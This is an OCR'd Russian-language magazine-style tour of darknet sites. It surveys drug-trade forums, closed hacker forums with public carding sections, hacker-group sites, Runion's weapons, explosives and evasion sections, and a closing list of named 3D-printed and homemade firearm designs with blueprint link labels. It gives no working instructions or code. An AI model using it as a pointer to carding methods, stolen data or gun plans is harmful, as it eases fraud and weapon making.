
Форумы

RAMP



Очередной русскоязычный полуфорум-полумаркет для наркобарыг. Общение отсутствует, обсуждение взлома, безопасности, криптографии, сливов, малвари, кардинга и так далее запрещается уже при регистрации, во время которой ты обязан две минуты пыриться в этот список запретов. Вся активность на сайте сводится к торговле наркотой.


The Hub



Унылый англоязычный форум про все, что не разрешено в белых пушистых интернетах. Подавляющее большинство комментариев — в разделах For Beginners, Darknet In General и Off Topic, что как бы намекает на качество аудитории и обсуждений. Без JavaScript не работает. Раздел Vendors содержит унылые попытки самопиара огромного количества каких-то наркобарыг и натянутые однообразные обзоры различных наркомаркетов. Боже, как же это утомляет.

Закрытые хакерские форумы и сайты


Хакерские темы можно найти тут и там, но специализированные форумы по большей части не отличаются дружелюбностью, и даже свободная регистрация — редкость. К примеру, вход на Hell, один из наиболее известных форумов, стоит 0,1 BTC (порядка 60 долларов).



GroundZero, SiphON и BlackHat на первый взгляд выглядят открытыми, но подозрительно пустыми. Можно не сомневаться, что все самое интересное спрятано в разделах, которые не видны простому посетителю.

На GroundZero три жалких публичных раздела

При регистрации на большинстве таких форумов предлагают ввести код приглашения, и, даже если ты им владеешь, не факт, что тебе будут сразу же открыты все ветки. Немало публичных разделов есть на форуме 0day, но можешь не сомневаться — и тут тоже основная движуха происходит в разделах, куда с улицы не попадешь.




В открытом доступе остается совсем немного. Самый популярный топик — это кардинг: заливы, CVV, обналичка для различных платежных систем, способы обхода антифрода, обсуждения того, где брать дампы. В общем, боевым кроберам с «Кардер Плэнет» здесь будет скучновато, но если просто интересует тема, что-то новое ты точно узнаешь: почитай FAQ и покликай по ссылкам для новичков, которыми щедро делится сообщество.

Что касается остальных разделов в паблике, то тут сплошное огорчение: шанс найти 0day в целом ниже, чем в clearnet. Зато можешь заглянуть в раздел Accounts and Database Dumps, иногда встречаются знакомые слова вроде VK или Rambler.

Конечно же, персональные сайты в дарквебе есть и у хакерских групп. В качестве примера можешь глянуть CyberGuerrilla, The Hack Lair, Hacker4Hire и Hackmasters, но, признаться честно, ловить там особо нечего. Выделяется разве что биржа «Анонимного интернационала», где можно принять участие в торгах, на которых разыгрывают содержимое аккаунтов российских чиновников.

Runion




Russian Onion Union — наиболее популярный и познавательный русскоязычный форум дарквеба, специализирующийся на защите и самозащите. В разделе «Оружие» можно найти основные понятия и FAQ по оружию, инструкции и книги по изготовлению самодельных средств защиты, расчеты мощности взрывчатых веществ, обсуждение военной техники, оружия и боеприпасов, уроки по самообороне и диверсиям, а также предупреждения знающих людей об оружейных веб-форумах, торгующих информацией о своих посетителях.

В разделе «Техника безопасности» обсуждаются методы прослушки, слежки, обнаружения и защиты от них, типичные ошибки начинающих анонимусов и громкие ошибки известных террористов. Есть FAQ, правила и советы по безопасному поведению в различных странах мира, а также способы обхода официальных запретов, сокрытия потенциальных улик и «заметания следов». Инструкция под названием «Санитарный день», перечисляющая способы поддержания личной информационной чистоты, будет полезна любому посетителю, даже если он зашел на форум с самыми невинными намерениями.

Раздел «Защита информации» расскажет тебе о методах шифрования и скрытия трафика, безопасных сервисах и утилитах, а также о способах повышения абузоустойчивости некоторых популярных программ, девайсов и веб-серверов. Тема под названием «Tails: FAQ», объясняющая, что такое The Amnesic Incognito Live System, будет отличным стартом для совершающего свои первые шаги анонимуса.

Raegdan's Fukken Saved



DIY-оружие конструкции Джеймса Патрика

- Револьвер для 3D-печати «PM522 Washbear»
  [чертежи | процесс: 1, 2, 3 (видео к шагу 3), 4, 5 (видео к шагу 5)]
- Пистолет для 3D-печати «PM422 Songbird»
  [чертежи]
- Пистолет для традиционного производства «PRT22 Rat Trap»
  [чертежи | видео: 1, 2, 3, 4, 5]
- Пистолет для традиционного производства «PEP22»
  [чертежи | руководство: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13 (видео к шагу 13), 14]

